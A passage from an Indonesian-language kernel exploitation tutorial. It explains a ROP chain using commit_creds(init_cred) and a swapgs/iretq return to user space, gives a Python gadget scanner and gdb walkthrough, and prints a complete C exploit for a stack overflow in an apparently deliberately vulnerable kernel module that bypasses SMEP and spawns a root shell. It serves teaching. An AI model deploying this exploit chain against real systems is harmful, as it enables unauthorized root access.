            !uid_eq(old->fsuid, new->fsuid) ||
            !gid_eq(old->fsgid, new->fsgid) ||
            !cred_cap_issubset(old, new)) {
                if (task->mm)
                        set_dumpable(task->mm, suid_dumpable);
                task->pdeath_signal = 0;
                /*
                 * If a task drops privileges and becomes nondumpable,
```

```
                 * the dumpability change must become visible before
                 * the credential change; otherwise, a __ptrace_may_access()
                 * racing with this change may be able to attach to a task it
                 * shouldn't be able to attach to (as if the task had dropped
                 * privileges without becoming nondumpable).
                 * Pairs with a read barrier in __ptrace_may_access().
                 */
                smp_wmb();
        }

        /* alter the thread keyring */
        if (!uid_eq(new->fsuid, old->fsuid))
                key_fsuid_changed(new);
        if (!gid_eq(new->fsgid, old->fsgid))
                key_fsgid_changed(new);

        /* do it
         * RLIMIT_NPROC limits on user->processes have already been checked
         * in set_user().
         */
        if (new->user != old->user || new->user_ns != old->user_ns)
                inc_rlimit_ucounts(new->ucounts, UCOUNT_RLIMIT_NPROC, 1);
        rcu_assign_pointer(task->real_cred, new);
        rcu_assign_pointer(task->cred, new);
        if (new->user != old->user || new->user_ns != old->user_ns)
                dec_rlimit_ucounts(old->ucounts, UCOUNT_RLIMIT_NPROC, 1);

        /* send notifications */
        if (!uid_eq(new->uid,   old->uid)  ||
            !uid_eq(new->euid,  old->euid) ||
            !uid_eq(new->suid,  old->suid) ||
            !uid_eq(new->fsuid, old->fsuid))
                proc_id_connector(task, PROC_EVENT_UID);

        if (!gid_eq(new->gid,   old->gid)  ||
            !gid_eq(new->egid,  old->egid) ||
            !gid_eq(new->sgid,  old->sgid) ||
            !gid_eq(new->fsgid, old->fsgid))
                proc_id_connector(task, PROC_EVENT_GID);

        /* release the old obj and subj refs both */
        put_cred_many(old, 2);
        return 0;
}
```

int commit_creds(struct cred *new) → di atas kita bisa melihat bahwa fungsi commit_creds membutuhkan 1 argumen dengan tipe struct cred *. Dalam teknik kali ini kita akan menggunakan argumen alamat memori init_cred

Mengapa saya tidak menggunakan prepare_kernel_cred dan commit_creds tapi saya memilih penggunaan commit_creds(init_cred) ???

Begini !

Masalah di kernel 6.17

- Butuh 2 fungsi kernel dipanggil secara berurutan
- Hasil prepare_kernel_cred ada di RAX, perlu dipindah ke RDI untuk commit_creds
- Butuh gadget mov rdi, rax yang diikuti instruksi ret atau push rax diikuti instruksi pop rdi kemudian ret.
- Namum sayang sekali berdasarkan hasil pencarian gadget dari vmlinux, saya tidak menemukan gadget yang bersih di kernel 6.17 untuk melakukan hal di atas ! Sehingga akhirnya saya memilih penggunaan commit_creds(init_cred) yang lebih sederhana !

Keuntungan:*:
Hanya butuh 1 gadget dengan sequence pop rdi lalu ret.
init_cred adalah alamat statis yang bisa langsung dimasukkan ke RDI - Tidak butuh transfer nilai antar register sehingga Payload tetap kecil: 144 bytes !

SWAPGS_RESTORE

Gadget ini berguna untuk memulihkan konteks transisi dari kernel space ke user space, di mana kita akan memanfaatkan instruksi swapgs selanjutnya diikuti instruksi iretq !

Untuk mencari instruksi swapgs dari vmlinux_raw, kita akan mencari opcode ini dari binary :

0x0F 0x01 0xF8

opcode di atas adalah opcode untuk instruksi swapgs.

Selanjutnya kita juga perlu mencari opcode **0x48 0xcf** yang merupakan instruksi iretq !

Gunakan kode python yang sudah saya siapkan ini untuk scanning binary vmlinux pada range memory section .text untuk menemukan opcode opcode di atas !

Kode bisa diambil dari https://github.com/bluedragonsecurity/tools/blob/main/find_swapgs.py

```
#find_swapgs.py
#!/usr/bin/env python3
#coded for linux kernel 6.17.0-5
import struct, subprocess, sys

with open(sys.argv[1], 'rb') as f:
    data = f.read()

KERNEL_BASE = 0xffffffff80e00000
```

```
swapgs_op   = bytes.fromhex('0f01f8')
iretq_op    = bytes.fromhex('48cf')

pos = 0
candidates = []
while True:
    pos = data.find(swapgs_op, pos)
    if pos == -1:
        break
    va = KERNEL_BASE + pos
    if 0xffffffff81000000 <= va <= 0xffffffff82637970:
        candidates.append(va)
    pos += 1

print(f'[*] Total swapgs candidates at .text: {len(candidates)}')

valid = []
for va in candidates:
    file_off = va - KERNEL_BASE
    chunk = data[file_off : file_off + 0x100]
    if iretq_op in chunk:
        valid.append(va)

print(f'[*] Best Candidates: {len(valid)}')
for va in valid:
    print(f'    {hex(va)}')
print()

if valid:
    best = min(valid)
    print(f'[+] SWAPGS_RESTORE : {hex(best)}')
```

```
┌──(root㉿robohax-20bws2ng00)-[/home/…/part6/SMEP/krop/phase2_lubuntu25]
└─# ./find_swapgs.py vmlinux_raw
[*] Total swapgs candidates at .text: 22
[*] Best Candidates: 2
    0×ffffffff8100118f
    0×ffffffff81001866

[+] SWAPGS_RESTORE : 0×ffffffff8100118f
```

Ok ada 2 kandidat berisi instruksi swapgs dan iretq, mari kita cek dulu dari yang bawah :
0xffffffff81001866

Hmmm … terlalu banyak instruksi pop, ini bisa merusak stack kita !

Selanjutnya kita cek kandidat terbaik hasil ekstraksi dari skrip python di atas :

0xffffffff8100118f

Cek alamat 0xffffffff8100118f di gdb :

(remote) gef➤ x/4i 0xffffffff8100118f
0xffffffff8100118f: swapgs
0xffffffff81001192: verw WORD PTR [rip+0xffffffffffffeea7] # 0xffffffff81000040
0xffffffff81001199: test BYTE PTR [rsp+0x8],0x3
0xffffffff8100119e: jne 0xffffffff81001241

verw adalah verify write !
verw WORD PTR [rip+0xffffffffffffeea7] ini membaca 1 word (2 byte) dari alamat 0xffffffff81000040 dan mengeksekusi verw dengan nilai tersebut.
verw tidak mengubah register general purpose, verw hanya mengubah: ZF (Zero Flag) di RFLAGS sehingga instruksi ini tidak akan menggangu rop chain kita !

test BYTE PTR [rsp+0x8],0x3
Pada saat rop chain melompat ke 0xffffffff8100118f (kandidat swapgs dari skrip python) stack terlihat seperti ini :

RSP → [rsp+0x00] = get_shell ← RIP untuk iretq
[rsp+0x08] = user_cs = 0x33 ← CS
[rsp+0x10] = user_rflags
[rsp+0x18] = user_sp
[rsp+0x20] = user_ss = 0x2b ← SS

user_cs = 0x33 dan user_ss = 0x2b karena sebelumnya kita melakukan save state :

```
__asm__ volatile (
    ".intel_syntax noprefix;"
    "mov user_cs, cs;"
    "mov user_ss, ss;"
    "mov user_sp, rsp;"
    "pushf;"
    "pop user_rflags;"
    ".att_syntax;"
    ::: "memory"
);
```

Nilai 0x33 dan 0x2b ?

Nilai ini adalah segment selector yang sudah ditetapkan oleh OS saat proses berjalan di userspace x64 !
```
CS = 0x33 ← Code Segment userspace 64-bit
SS = 0x2b ← Stack Segment userspace 64-bit
```

Instruksi TEST ini cara kerjanya mirip instruksi AND !
Hasil dari instruksi test akan menyebabkan ZF (zero flag) = 0
karena zero flag 0, maka instruksi jump if not equal (jne) akan dieksekusi !

Di level bit ini cara kerja instruksi test di atas :

0x33 = 0011 0011

0x03 = 0000 0011
AND = 0000 0011 = 0x3 hasil dari AND bukan 0x00 sehingga zero flag = 0

jne   0xffffffff81001241

karena zero flag = 0 maka instruksi selanjutnya melompat ke 0xffffffff81001241

(remote) gef➤ x/3i 0xffffffff81001241
** 0xffffffff81001241: test   BYTE PTR [rsp+0x20],0x4**
** 0xffffffff81001246: jne   0xffffffff8100124a**
** 0xffffffff81001248: iretq**
(remote) gef➤

test   BYTE PTR [rsp+0x20],0x4 → instruksi ini menyebabkan zero flag = 1

Ini cara kerja test di atas dalam bit :

0x2b = 0010 1011
0x04 = 0000 0100
AND = 0000 0000 = 0x0 , nah karena hasilnya 0 maka ZERO FLAG = 1

dalam hal ini karena zero flag = 1 maka jump if not equal tidak dieksekusi, sehingga eksekusi selanjutnya adalah iretq yang akan memuluskan tujuan kita untuk pindah konteks ke user space

Tahap akhir !!!

payload[i++] = (unsigned long)get_shell;

Setelah ROP chain sebelumnya (`POP_RDI_RET`, `INIT_CRED`, `COMMIT_CREDS`, `SWAPGS_RESTORE`), nilai `i` sudah sampai di **13**.

payload[13] = (unsigned long)get_shell;

alamat fungsi get_shell dicast ke 64 bit integer, nilai ini akan menjadi RIP saat IRETQ dieksekusi !

Selanjutnya kita siapkan iretq frame :

payload[14] = user_cs;
payload[15] = user_rflags;
payload[16] = aligned_sp;
payload[17] = user_ss;

Saat CPU beralih dari **User Mode** (Ring 3) ke **Kernel Mode** (Ring 0), nilai-nilai register segmen berubah untuk mencerminkan hak akses yang lebih tinggi. Masalahnya, instruksi iretq (Interrupt Return) yang kita gunakan di akhir *payload* mengharuskan kita untuk menyediakan peta jalan kembali ke User Mode.

iretq akan mengambil 5 nilai dari stack secara berurutan untuk memulihkan kondisi CPU:

1. **RIP** (Instruction Pointer/Alamat kode selanjutnya) **:** Alamat kode yang akan dijalankan di User Mode
2. **CS** (Code Segment) **:** Menentukan level hak akses (Ring 3).
3. **RFLAGS** (Status prosesor) : Memulihkan status flag (seperti interupsi).
4. **RSP** (Stack Pointer) **:** Mengembalikan posisi stack ke area memori user
5. **SS** (Stack Segment) **:** Segmen stack untuk User Mode.

Langkah 3. Meracik Exploit Lengkap

Berikut ini kode exploit untuk privilege escalation dengan mengeksploitasi vulner kernel stack overflow pada lkm tadi.
kode lengkap bisa diambil dari https://github.com/bluedragonsecurity/tools/blob/main/exploit.c

```
/*
krop exploit with smep bypass for exploiting a vulnerable kernel stack overflow lkm in linux kernel 6.17.0-5
exploit developed by : Antonius (w1sdom)
bluedragonsec.com
https://github.com/bluedragonsecurity
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdint.h>

#define COMMIT_CREDS       0xffffffff8145b390
#define INIT_CRED          0xffffffff8388b860
#define POP_RDI_RET        0xffffffff812582bd
#define SWAPGS_RESTORE     0xffffffff8100118f

#define RIP_OFFSET         72
#define DEVICE             "/dev/vuln_device"

unsigned long user_cs, user_ss, user_rflags, user_sp;

void get_shell(void) {
   if (getuid() == 0) {
      execl("/bin/sh", "sh", NULL);
   } else {
      puts("[-] failed to get root");
   }
   exit(0);
}
```

```
int main(void) {
    int fd = open(DEVICE, O_RDWR);
    if (fd < 0) {
        perror("[-] failed to open device " DEVICE);
        return 1;
    }

     __asm__ volatile (
        ".intel_syntax noprefix;"
        "mov user_cs,    cs;"
        "mov user_ss,    ss;"
        "mov user_sp,    rsp;"
        "pushf;"
        "pop user_rflags;"
        ".att_syntax;"
        ::: "memory"
    );

    unsigned long aligned_sp = user_sp & ~0xf;
    if ((aligned_sp & 0xf) != 0x8)
        aligned_sp -= 0x8;


    unsigned long payload[18];
    memset(payload, 0x41, sizeof(payload));

    int i = RIP_OFFSET / 8;  /* i = 9 */

    /* ROP chain */
    payload[i++] = POP_RDI_RET;
    payload[i++] = INIT_CRED;
    payload[i++] = COMMIT_CREDS;
    payload[i++] = SWAPGS_RESTORE;

    /* iretq frame */
    int frame_idx = i;
    payload[i++] = (unsigned long)get_shell;
    payload[i++] = user_cs;
    payload[i++] = user_rflags;
    payload[i++] = aligned_sp;
    payload[i++] = user_ss;

    size_t payload_size = (size_t)i * sizeof(unsigned long);

    printf("[*] ROP chain:\n");
    printf("    [%d] POP_RDI_RET    = 0x%lx\n", RIP_OFFSET/8,     POP_RDI_RET);
    printf("    [%d] INIT_CRED      = 0x%lx\n", RIP_OFFSET/8+1,   INIT_CRED);
    printf("    [%d] COMMIT_CREDS   = 0x%lx\n", RIP_OFFSET/8+2,   COMMIT_CREDS);
    printf("    [%d] SWAPGS_RESTORE = 0x%lx\n", RIP_OFFSET/8+3, SWAPGS_RESTORE);
```

```
    printf("    [%d] get_shell()    = %p\n\n",   frame_idx,       (void*)get_shell);
    printf("[*] Payload size = %zu bytes\n", payload_size);
    write(fd, payload, payload_size);
    close(fd);
    return 1;
}
```

Kompile exploit di atas :
gcc -static -o exploit exploit.c -no-pie

Lalu jalankan ! Hasilnya :